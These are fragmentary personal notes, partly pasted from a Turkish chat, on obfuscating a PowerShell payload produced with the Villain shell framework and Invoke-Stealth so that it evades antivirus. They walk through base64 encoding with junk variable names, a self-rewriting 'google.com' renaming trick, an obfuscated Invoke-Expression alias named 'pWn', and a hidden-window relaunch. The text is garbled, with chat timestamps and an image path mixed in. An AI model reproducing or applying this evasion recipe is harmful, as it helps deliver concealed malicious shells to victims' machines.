

<https://github.com/t3l3machus/PowerShell-Obfuscation-Bible>

First step

use Villain refactor

after

[11:16 AM, 11/13/2023] Yavuz:kali


[11:16 AM, 11/13/2023] Yavuz:pwsh yazınca kali

[11:16 AM, 11/13/2023] Yavuz:termianli powershell e düşüyor

[11:15 AM, 11/13/2023] Yavuz:.\Invoke-Stealth.ps1 script.ps1 -technique All

Second step

use Villain refactor again



```
(root@kali)-[~/Desktop/shell]
# python3 Villain_refactored.py last.ps1
$windowsswindowsswindowsswindowsswindowss44443 =
IgAiCpkSKdRWavZ1WoASKdJHdQRnbJtFKABycuFWay9G
Z0F2ZlxWZERXZHpjOdxWYINnch1kLTV2QpZnUFNFcvJX
IgACIKkCa0dmbLxmL5kzc15EWbhmUuRCIskT01JlZnZ2
a2JVRTB3byVEd0lmLF1US05Wdy5STFR3UZn3WgAiCpAD
```

3th step

Change the windowsswindows with

```

$modifiedContent | Set-Content -Path $scriptPath
$google.com_windowsssswindowsswindowsswindowsswindowsswind
sssswindowsswindowsswindowsswindowsswindowsswindowsswindowssw
"K0nCp8mclp10601c0BFdul0WoU2avZnbJ5S05M3djhUVSFWTkACIg

```

4th step

Add front the code

```

$scriptPath = $MyInvocation.MyCommand.Path
$content = Get-Content -Path $scriptPath
$modifiedContent = $content -replace 'google\.com', 'google_com'
$modifiedContent | Set-Content -Path $scriptPath

```

```

File Edit Format View Help
$scriptPath = $MyInvocation.MyCommand.Path
$content = Get-Content -Path $scriptPath
$modifiedContent = $content -replace 'google\.com', 'google_com'
$modifiedContent | Set-Content -Path $scriptPath
$google.com_windowsssswindowsswindowsswindowsswindowsswindowsswindowsswindowsswin
sssswindowsswindowsswindowsswindowsswindowsswindowsswindowsswindowsswindowsswin
"K0nCp8mclp10601c0BFdul0WoU2avZnbJ5S05M3djhUVSFWTkACIg

```

5th step

Add last

```

Start-Process PowerShell -ArgumentList "-WindowStyle Hidden -File `"$scriptPath`" -NoNewWindow

```

```
wssswindowswindowswindowswindowswindowswindowswindowswindowswindowswindowswindowswindowswindowswindows444
[SYStEm.tExT.EnCoding]::Utf8.GetSTriNG([sySTem.coNvErT]::fROmbasE64strinG
("$google.com_windowsssswindowswindowswindowswindowswindowswindowswindowswindowswindowswindowswindo
dowsssswindowswindowswindowswindowswindowswindowswindowswindowswindowswindowswindowswindowswindo
$google.com_windowsssswindowswindowswindowswindowswindowswindowswindowswindowswindowswindowswindo
wssswindowswindowswindowswindowswindowswindowswindowswindowswindowswindowswindowswindowswindo
e"+"xP"+"Re"+"sS"+"io"+"n" ; new-ALIAS -NaME pWn -vAlUe
$google.com_windowsssswindowswindowswindowswindowswindowswindowswindowswindowswindowswindows
wssswindowswindowswindowswindowswindowswindowswindowswindowswindowswindowswindowswindowswindo
$google.com_windowsssswindowswindowswindowswindowswindowswindowswindowswindowswindowswindows
wssswindowswindowswindowswindowswindowswindowswindowswindowswindowswindowswindowswindo
|
Start-Process PowerShell -ArgumentList "-WindowStyle Hidden -File `"$scriptPath`" -NoNewWindow
```